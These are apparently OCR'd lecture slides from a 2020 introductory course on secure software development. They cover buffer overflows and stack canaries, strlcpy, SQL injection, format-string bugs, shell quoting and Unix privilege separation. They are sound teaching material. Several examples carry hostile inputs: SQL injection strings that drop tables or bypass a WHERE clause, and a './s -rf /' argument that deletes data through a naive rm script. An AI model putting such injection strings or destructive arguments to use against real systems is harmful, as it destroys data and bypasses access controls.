Software development security 101

Marc Espie <espie@lse.epita.fr>

See `https://www.lse.epita.fr/teaching/courses.html`

March 4, 2020

Introduction

> There are more conferences for attackers than conferences for safety. That is the problem.
>
> Theo de Raadt

Introduction

Basic goals

- Re-explain the basic ecosystem of software from a security perspective
- Give you enough vocabulary to pass internship questions
- Dispell misconceptions about development security

Advanced goals (for the elective course)

- Modern mitigation and development techniques
- Introduction to source-code review and auditing (from a security perspective)

Prerequisites

Setting limits

- You've mostly done C and Unix so far
- That does always matter
- And a few problems which are not C specific

The fine print

- All your fancy languages have C/C++ runtimes
- Unix has a fine security model

Bibliography

- Building Secure Software (Viega, McGraw, ISBN 0-201-72152-X)
- OpenBSD papers: `http://www.openbsd.org/papers/`
- Ted Unangst's FLAK: `http://www.tedunangst.com/flak/`
- Follow @internetofshit on twitter

How to pass the exam

Multiple choice question

- You will have to know basic terms
- You should be able to RTFM for Unix
- I assume you have the basics concerning C and Unix development, nothing fancy compared to the Piscine or 42sh.
- If you've attended the lectures, you should be able to pass

How to pass the exam 2

Advanced questions

- There will be source code samples
- It won't be 100% clean
- It won't be exactly like "standard epita code"
- If it's different it's not necessarily wrong
- Beware of wrong assumptions
- You should be able to point out the most problematic line

How to pass the exam 3

- beware of attendance, there might be a pop-quizz
- slides content is somewhat summarized; if you don't attend the course you'll have trouble

Feedback from the previous years

- there was a more advanced course
- but over half the students failed the exam...
- ... because of missing prerequisites, like basic C and system
- ... so this year, the advanced course is gatewalled
- ... you *must* pass the systems course and sede 101 to be able to register for the second course
- ... and I will limit the number of students to a manageable number

The development cycle

- Classical shops write specs
- ... and have devs who implement them
- ... and db experts who write databases
- ... and system engineers who work on deployment
- ... and testers
- ... and security auditors
- **This does not work**

Why not

Specialization is for insects

Robert A. Heinlein

Why not

- if the auditors find a bug
- … sometimes it's because the design is wrong
- auditors can't catch it all
- … so devs must know about good practices

Testers vs Devs

- You don’t want to pit testers vs devs
- a good tester is invaluable
- ... document and fix bugs

Database experts

- A lot of "database experts" don't even know about SQL injection
- Don't get me started on Php

Release!

- so you get to "ship a release" (end software product: V5.0)
- ... that's not always the end
- are you the vendor ?
- ... not the case for Unix distros

Branch and Support

- Before release: branched for that version (say: 5.0 beta)
- Resources devoted to 5.0
- After release: keep on current
- Residual resources devoted to 5.0

A bug

- You got to fix it... and possibly ship 5.1
- ... but wait that means testing
- what about branch 4 ? and 3 ?
- End of life for a product (EOL)
- Extended support release (ESR)

Security bugs

- A bug is not a security hole
- Most attacks are based on a **series of bugs**
- We want **defense in depth**
- Fixing one bug stops the attack!
- An attack is also called an **exploit**
- Software has **vulnerabilities**

Who done it

- Developer found the bug
- External user found the bug
- ... recognized as a security issue ?
- ... External user nice or not ?

Who done it


- Proving it's a security issue ?
- Being pro-active about it
- Fixing it without letting the bad guys know

Vendors and Open-Source and...

- Was reported on bugtraq
- ... multiple times
- CVE: common vulnerabilities and exposures

Different kinds of CVE

- https://blog.qualys.com/laws-of-vulnerabilities/2019/12/04/openbsd-multiple-authentication-vulnerabilities real CVEs
- https://nvd.nist.gov/vuln/detail/CVE-2016-9843




OpenBSD Multiple Authentication Vulnerabilities

Posted by Animesh Jain in The Laws of Vulnerabilities on December 4, 2019 6:34 PM

Multiple authentication vulnerabilities in OpenBSD have been disclosed by Qualys Research Labs. The vulnerabilities are assigned following CVEs: CVE-2019-19522, CVE-2019-19521, CVE-2019-19520, CVE-2019-19519. OpenBSD developers have confirmed the vulnerabilities and also provided a quick response with patches published in less than 40 hours.

Vulnerability Details

- CVE-2019-19521 – An authentication-bypass vulnerability in OpenBSD's authentication system: this vulnerability is remotely exploitable in smtpd, ldapd, and radiusd, but its real-world impact should be studied on a case-by-case basis. For example, sshd is not exploitable thanks to its defense- depth mechanisms.
- CVE-2019-19520 – Local privilege escalation via "xlock" – On OpenBSD, /usr/X11R6/bin/xlock is installed by default and is set-group-ID "auth", not set-user-ID; the following check is therefore incomplete and should use issetugid() instead.
- CVE-2019-19522: Local privilege escalation via "S/Key" and "YubiKey" – If the S/Key or YubiKey authentication type is enabled (they are both instal by default but disabled), then a local attacker can exploit the privileges of the group "auth" to obtain the full privileges of the user "root".
- CVE-2019-19519: Local privilege escalation via "su" – A local attacker can exploit su's -L option to log in as themselves but with another user's log class.



VULNERABILITIES

CVE-2016-9843 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The crc32_big function in crc32.c in zlib 1.2.8 might allow context-dependent attackers to have unspecified impact via vectors involving big-endian CRC calculation.

Timely releases

- Don't release on friday
- Account for vendors
- Have a "secure" channel for bugs
- Worst case scenario: **zero days**

Misconception

- It's too complicated it won't be exploitable
- The IISS url overflow
- Because it's encoded as 16 bit characters
- `https://www.helpnetsecurity.com/2002/07/05/creating-arbitrary-shellcode-in-unicode-expanded-strings/` (technique known as "the venetian blind")

Not a security issue

- Software components get reused all the time
- Plan to be successful

OpenSource vs Closed Source

- Closed Source is not more secure
- Lots of people know how to reverse-engineer
- The "sweep under the carpet" effect
- Example: Crafting exploits from Windows Update (source "Automatic Patch-based Exploit generation is Possible: techniques and Implications, Brumley et al. `http://bitblaze.cs.berkeley.edu/papers/apeg.pdf`)


I don't do bugs

- It takes one bug
- Everything is exploitable eventually

Buffer overflow

What's this


```c
void f() {
        char buffer[70];

        ...

        gets(buffer); // problematic line

}
```



Buffer

Frame pointer

Return address


Buffer
Frame pointer
OVERFLOW
Return to stack
Exploit code

Mitigations

Non executable stack

Depends on the OS

Randomization

- program address space
- stack address
- heap allocations

Canaries

Depends on the compiler

- Function prolog inserts random data on the stack
- Function epilog checks the data didn't change

Example I

```
f:                                      # @f
        pushq            %rbp
        movq            %rsp, %rbp
        subq            $80, %rsp
        movq            __guard_local(%rip), %rax
        movq            %rax, -8(%rbp)
        leaq            -80(%rbp), %rdi
        xorl            %eax, %eax
        callq            gets@PLT
        movq            __guard_local(%rip), %rax
        cmpq            -8(%rbp), %rax
        jne            .LBB0_2
        addq            $80, %rsp
        popq            %rbp
        retq
.LBB0_2:
        leaq            .LSSH(%rip), %rdi
```

Example II

```
        callq        __stack_smash_handler@PLT
.LSSH:
        .asciz        "f"
```

Less obvious ones

```c
char *
make_filename(const char *dir, const char *file)
{
        char *r = emalloc(strlen(dir) + strlen(file) + 1);
        strcpy(r, dir);
        strcat(r, "/");
        strcat(r, file);
        return r;
}
```

emalloc

It’s just a wrapper that errors out in case no memory is left, looks like

```
void *
emalloc(size_t sz)
{
        void *p = malloc(sz);
        if (!p)
                err(1, "malloc of size %zu", sz);
}
```

But it’s not on the stack

- If you use linked lists, you killed the next pointer (free’d memory) or the next size (allocated memory)
- If you have power-of-two allocators, you overwrote the next block (allocated memory) or we don’t care (free memory)

How to avoid that

- Don't do bugs
- Know your APIs
- Prefer secure idioms
- Make code simple

Smart ass?

bugs and you

- Simple code should look simple.
- Make things explicit.
- Depend on your compiler.
- APIs should:
  - do sizes for you
  - return proper errors
  - “fail closed”.

Simple code

```
char *
make_filename(const char *dir, const char *file)
{
        char *r = emalloc(strlen(dir) + 1 + strlen(file) + 1);
        strcpy(r, dir);
        strcat(r, "/"); // matches the order
        strcat(r, file);
        return r;
}
```


```
char *
make_filename(const char *dir, const char *file)
{
        const char *slash = "/";
        char *r = emalloc(strlen(dir) + strlen(slash) + strlen(file) + 1);
        strcpy(r, dir);
        strcat(r, slash);
        strcat(r, file);
        return r;
}
```

The result I

```
make_filename:                          # @make_filename
        pushq        %rbp
        movq        %rsp, %rbp
        pushq        %r15
        pushq        %r14
        pushq        %r12
        pushq        %rax
        movq        %rsi, %r14
        movq        %rdi, %r15
        callq        strlen@PLT
        movq        %rax, %r12
        movq        %r14, %rdi
        callq        strlen@PLT
        leaq        (%r12,%rax), %rdi
        addq        $2, %rdi
        callq        emalloc@PLT
        movq        %rax, %r12
```


The result II

```
        movq        %rax, %rdi
        movq        %r15, %rsi
        callq        strcpy@PLT
        movq        %r12, %rdi
        callq        strlen@PLT
        movw        $47, (%r12,%rax)
        movq        %r12, %rdi
        movq        %r14, %rsi
        addq        $8, %rsp
        popq        %r12
        popq        %r14
        popq        %r15
        popq        %rbp
        jmp        strcat@PLT               # TAILCALL
```



Buffer that can overflow
bool
IsNotRoot

Mitigation: guard pages



Empty (unmapped space)

overflow

Allocate at end of page preferentia

Better APIs

- don't use strcpy, strcat
- don't use strncpy, strncat

```
struct utmp {
        char            ut_line[UT_LINESIZE];
        char            ut_name[UT_NAMESIZE];
        char            ut_host[UT_HOSTSIZE];
        time_t            ut_time;
};
```

- prefer strlcpy, strlcat

Example

```c
char *dir, *file, pname[PATH_MAX];
...
if (strlcpy(pname, dir, sizeof(pname)) >= sizeof(pname))
        goto toolong;
if (strlcat(pname, file, sizeof(pname)) >= sizeof(pname))
        goto toolong;
```

The Drepper fallacy

- "But I don't write wrong code"
- The reason for slow adoption of strlcpy

Better APIs 2

- prefer snprintf to sprintf
- use asprintf if you must

Size everywhere

- you want to help auditors
- if a size isn't obvious, make it part of the API

Sturgeon's law

90% of all software is

- crap
- unimportant to optimize
- bogus
- copied-and-pasted
- imperfect

The Drepper fallacy 2

- You can’t fix everything
- ... therefore don’t fix anything
- "Low-hanging fruits"

Compilers help

```c
#include <stdio.h>
#define MAXBUF 512
char *
make_filename(const char *file, const char *dir)
{
        char buffer[MAXBUF];
        snprintf(buffer, sizeof buffer, "%s/%s", file, dir);
        return buffer;
}
```

```
hub$ cc -c -Wall localarray.c
localarray.c:8:9: warning: address of stack memory associated with local
      variable 'buffer' returned [-Wreturn-stack-address]
              return buffer;
                     ^~~~~~

```

Modern canaries I

```
make_filename:                          # @make_filename
        movq        __retguard_1526(%rip), %r11
        xorq        (%rsp), %r11
        pushq        %rbp
        movq        %rsp, %rbp
        pushq        %r11
        pushq        %r14
        subq        $512, %rsp              # imm = 0x200
        movq        %rsi, %r8
        movq        %rdi, %rcx
        leaq        .L.str(%rip), %rdx
        leaq        -528(%rbp), %r14
        movl        $512, %esi              # imm = 0x200
        movq        %r14, %rdi
        xorl        %eax, %eax
        callq        snprintf@PLT
        movq        %r14, %rax
        addq        $512, %rsp              # imm = 0x200
```

Modern canaries II

```
        popq    %r14
        popq    %r11
        popq    %rbp
        xorq    (%rsp), %r11
        cmpq    __retguard_1526(%rip), %r11
        je     .Ltmp0
        int3
        int3
.Ltmp1:
        .zero    15-((.Ltmp1-make_filename)&15),204
.Ltmp0:
        retq
```


But not always

```c
char *
make_filename(const char *file, const char *dir)
{
        char *buffer = emalloc(MAXBUF);
        snprintf(buffer, sizeof buffer, "%s/%s", file, dir);
        return buffer;
}
```

ETOOMANYWARNINGS

```
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c blocks
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c huffma
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c crctab
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c randta
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c compres
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c decomp
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
cc -O2 -pipe   -Wall -Winline -fomit-frame-pointer -fno-strength-reduce -c bzlib.
cc: warning: optimization flag '-fno-strength-reduce' is not supported [-Wignored-
```

SQL injections


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

1

[1] source: xkcd #327

In detail

```
// the bad way
function ask_user_info($user)
{
    $db->do("select * from users where user='"+$user+"'");
}
```

What you assume

user=robin
select * from users where user=’robin’

What the attacker may do

user=robin’; drop all tables; --
select * from users where user=’robin’; drop all tables; --’

More subtle

user=robin' or 1==1; --

select * from users where user='robin' or 1==1; --'


But why ???

- because it's not taught in all database courses
- because php (historically) only supported do()
- (until they got an object model)

Bad solution

- sanitize (quote) the argument
- user should be okay if there's no ' in it
- (or should it)
- What about Mr O'Brien ?
- you got to quote everything
- ... there are several things wrong with this!

It's complicated



mysqli_more_results()	Checks if there are more results from a multi query
mysqli_multi_query()	Performs one or more queries on the database
mysqli_next_result()	Prepares the next result set from mysqli_multi_query()
mysqli_num_fields()	Returns the number of fields in a result set
mysqli_num_rows()	Returns the number of rows in a result set
mysqli_options()	Sets extra connect options and affect behavior for a connec
mysqli_ping()	Pings a server connection, or tries to reconnect if the conne down
mysqli_prepare()	Prepares an SQL statement for execution
mysqli_query()	Performs a query against the database
mysqli_real_connect()	Opens a new connection to the MySQL server
mysqli_real_escape_string()	Escapes special characters in a string for use in an SQL stat

[2]

[2] from https://www.w3schools.com/php/php_ref_mysqli.asp

What to do

Use prepared statements

```
// the better way
function ask_user_info($user)
{
        $stmt = $db->prepare("select * from users where user=?");
        $stmt->bind_param("s", $user);
        $stmt->execute();
}
```

Or switch to an actual ORM

such as symfony in php

> <Insert your quote here.>
>
> Ann O’Nymous

More about quoting

- What you don't know **WILL** kill you!
- Never do matching against negative patterns
- .e.g., an email address is **NOT** something that does not contain some characters
- it **IS** something that only matches a given pattern
- (subsidiary question: figure out a regexp that matches email)

```
void
print_msg(const char *msg)
{
        printf("There is a problem here;\n");
        printf(msg);
}
```

- This might take stuff from the stack and show you stuff you should not know
- It's actually WAY worse

```
PRINTF(3)             Library Functions Manual                   PRINTF(3)
    [...]
     n       The number of characters written so far is stored into the
             integer indicated by the int * (or variant) pointer argument.
             No argument is converted.
```

Obvious fix is obvious

```
void
print_msg(const char *msg)
{
        printf("There is a problem here;\n");
        printf("%s", msg);
}
```

The LISP syndrom

- Every "call" tends to evolve to do more than its own good
- Beware of abstraction layers violations

"EVERYTHING IS AWESOME!!!"
TEGAN AND SARA
featuring
THE LONELY ISLAND
THE LEGO MOVIE
SOUNDTRACK AVAILABLE NOW
© 2014 Warner Bros. Ent.
© 2014 The LEGO Group

"EVERYTHING IS BROKEN!!!"
TEGAN AND SARA
featuring
THE LONELY ISLAND
THE LEGO MOVIE
SOUNDTRACK AVAILABLE NOW
© 2014 Warner Bros. Ent.
© 2014 The LEGO Group

Hidden shells

- For instance `system(3)` and `popen(3)`
- That's what of the Qualys CVEs
- Both basically run `sh -c "string"`
- ... so to properly use them you have to quote everything
- What's everything
- `` #{}()"'`\ $ ``

- Learn Unix
- system(3) is more or less:


```
int r = fork();
if (r == -1)
        err(1, "fork");
if (r == 0) {
        execlp("mycmd", "cmd", "param", ..., NULL);
        err(1, "exec");
}
int status;
r = wait(&status); // XXX
// check status
```

- popen(3) is more or less:

```
int fd[2];
int r = pipe(fd);
if (r == -1)
        err(1, "pipe");
int r = fork();
if (r == -1)
        err(1, "fork");
if (r == 0) {
        close(fd[0]);
        dup2(fd[1], 1); // XXX
        close(fd[1]);
        execlp("mycmd", "cmd", "param", ..., NULL);
        err(1, "exec");
}
close(fd[1]);
r = wait(&status); // XXX oops bad cut&paste
// check status
FILE *f = fdopen(fd[0], "r");
```

- ... or use posix_spawn(3)

Really bad puns



A script called «s»

```
#! /bin/sh
file=$1
rm $file
```

```
./s "my file"
```

A script called «s»

```sh
#! /bin/sh
rm "$@"
```

- `./s ../myfile`
- `./s -rf /`

- quoting is not enough
- use `cmd -- args` to stop option parsing
- GNU fucked it up...
- If you write your own commands don't allow reorder!

Fail closed

- Always use set -e

```
#! /bin/sh
set -e
error=false
if ! test -f Makefile && test -f distinfo && test -d pkg
then
        echo "No ports files ?"
        error=true
fi
...
fulldir=$(pwd)
importname=$(echo $fulldir|sed -e s,.*/ports/,ports/,)
...
$error && exit 1
cvs import $importname espie ports
cd ..
rm -rf $fulldir
...
```

The Unix security model

When do you check that you can access a file

- at open
- at read/write
- at exec
- all of the above

Solution

- at open
- at exec

How does it work

- identify who you are: uid/gid
- don't forget supplementary groups
- only check the first entry that applies
- if uid = file owner, check user bits
- **else** if one group matches file group, check group bits
- **else** match other bits

Beware of extensions

- Sometimes you've got Mandatory Access control extensions that make this complicated.
- The main problem is testing all combinations
- see windows and ActiveDirectory
- see PAM and its unreadable config files

I am groot

I am root

- We ignore rights!
- ... so first open the file
- then check (fstat) you could do it

What rights do I have

- I have the rights of the process
- ... plus every valid fd I own


Priv Drop

- start life as root
- do privileged operations yielding fds
- … then change identity
- I still have the fds!

(application: network server on a privileged port)

Too much

- There is closefrom(3) on BSD/Solaris. Not on linux though



Ulrich Drepper 2009-07-01 05:57:37 UTC Comment 2

```
No, it's a horrible idea.  The assumption that a program knows all the open
file
descriptors is simply invalid.  The runtime (all kinds of libraries) can at any
point in time create additional file descriptors and indiscriminately calls for
trouble.  The correct way is to name the individual file descriptors the
program
knows about and let the creator of the other file descriptors worry about the
rest.

The reason nscd can do it the way it does it is simple: all the code used is
controlled by libc.  But that's a special case.
```

- There is O_CLOEXE.

Dropping privileges, the fine print

- set supplementary groups using setgroups
- set your group id using setgid
- set your user id using setuid
- (you can check your code by invoking system("id"))

beware of linux

Make sure you verify setuid/setgid did work (capabilities).
(This broke sendmail btw)

What about setuid ?

- a program with setuid is run "as the user to whom it belongs"
- you have three concepts of ids
  - effective id
  - real id
  - saved id
- access to resources is controlled by the effective id
- real id is who you really are (who owns your initial process)
- in a setuid program, you start with effective id = file owner, saved id = real id
- there's seteuid to switch effective ids.

Designing software

- the notion of **role**: an identity (real or imaginary) that can **do things** and **access data**
- stuff you can do
- data you can read
- data you can write

Designing software

- the more complex the code, the less rights it should have
- sanitize input once thoroughly
- … then you don't need more syntax checks internally
- … put checks at the semantic level where it makes sense
- trust boundaries

Designing software vs Unix

- Separate roles should run as separate users
- … so make it simple to create users
- never reuse users for something else
- the technical term for modern software with roles is *privilege separation*

That's all folks

The end (introductory course of six hours) Following slides are supplementary material to cover in the next course.

Privilege separation

- each process has its own memory space (but see mmap)
- each identity has its own rights
- ... a bug in a process only affects what it can do

More advice

- this doesn't work with threads (same address space)
- this doesn't work if you've got the same user with lots of accesses
- see games, guest, nobody

Modern Unix

- make it easy to create new users
- reserve lots of space at start of list
- users can have restricted access to network

The root paradox

Starting programs as root may be more secure
... because then you can switch to less privileged users.

Example: The X windows server

- need to access the gfx card
- open an fd to /dev/whatever, then drop privs

Example: The X windows server

- also needs to grab the mouse and keyboard
- … so need privsep for that
- … process running as root does open mouse/keyboard and passes the fd

Example: The X windows server

- turns out it's not enough
- xdm (or equivalent) does not restart properly on logout but times out
- X communicates with xdm by sending signals

Design the interface

bad version

- open some files and pass the fd
- send a signal to some process

better version

- we don't trust the big blob
- so first command only re-opens tty and mouse, not any file
- likewise, signal + pid is hardcoded at start

Advanced Unix: fd passing

- if you have a unix domain socket
- you can pass messages
- those may contain fd
- ... so you can pass fd around to unrelated processes
- also works with socketpair

Advanced Unix: fd passing

- there are alignment issues
- for portability, pass one fd at a time
- who owns the fd "in transit" ?
- see libutil's imsg on bsds
- ... those functions are actually portable (implementation)

Another example: pkg_add

- user wants to install packages as root
- those are signed by a trusted user
- we need to get the data
- check the signature
- and install

- we get data from the net
- the actual fetching process (ftp) is ran as pkgfetch
- the actual signature checking is done very carefully (signify) before gunzip

It's ... perl

- perl has cool security features: -T
- man perlsec

Article of the day: `https://pthree.org/2018/05/23/do-not-use-sha256crypt-sha512crypt-theyre-dangerous/`

```
sub drop_privileges_and_setup_env
{
        my $self = shift;
        my ($uid, $gid, $user) = $self->fetch_id;
        if (defined $uid) {
                # we happen right before exec, so change id permanently
                $( = $gid;
                $) = "$gid $gid";
                $< = $uid;
                $> = $uid;
        }
        # create sanitized env for ftp
        my %newenv = (
                HOME => '/var/empty',
                USER => $user,
                LOGNAME => $user,
                SHELL => '/bin/sh',
                LC_ALL => 'C', # especially, laundry error messages
                PATH => '/bin:/usr/bin'
            );
        # copy selected stuff;
        for my $k (qw(
            TERM
            FTPMODE
            FTPSERVER
            FTPSERVERPORT
            ftp_proxy
            http_proxy
            http_cookies
            ALL_PROXY
            FTP_PROXY
            HTTPS_PROXY
            HTTP_PROXY
            NO_PROXY)) {
                if (exists $ENV{$k}) {
                        $newenv{$k} = $ENV{$k};
                }
        }
        # don't forget to swap!
        %ENV = %newenv;
}
```

The signify part

I'll let you look at the code.

- read headers without errors (as root)
- read data from the pipe
- only pass blocks that have been verified

An example

```
MKTEMP(3)
NAME
       mktemp - make a unique temporary filename
SYNOPSIS
       #include <stdlib.h>

       char *mktemp(char *template);

DESCRIPTION

       The mktemp() function generates a unique temporary filename from
       template.  The last six characters of template must be XXXXXX and
       these are replaced with a string that makes the filename unique.
       Since it will be modified, template must not be a string constant,
       but should be declared as a character array.

RETURN VALUE
```

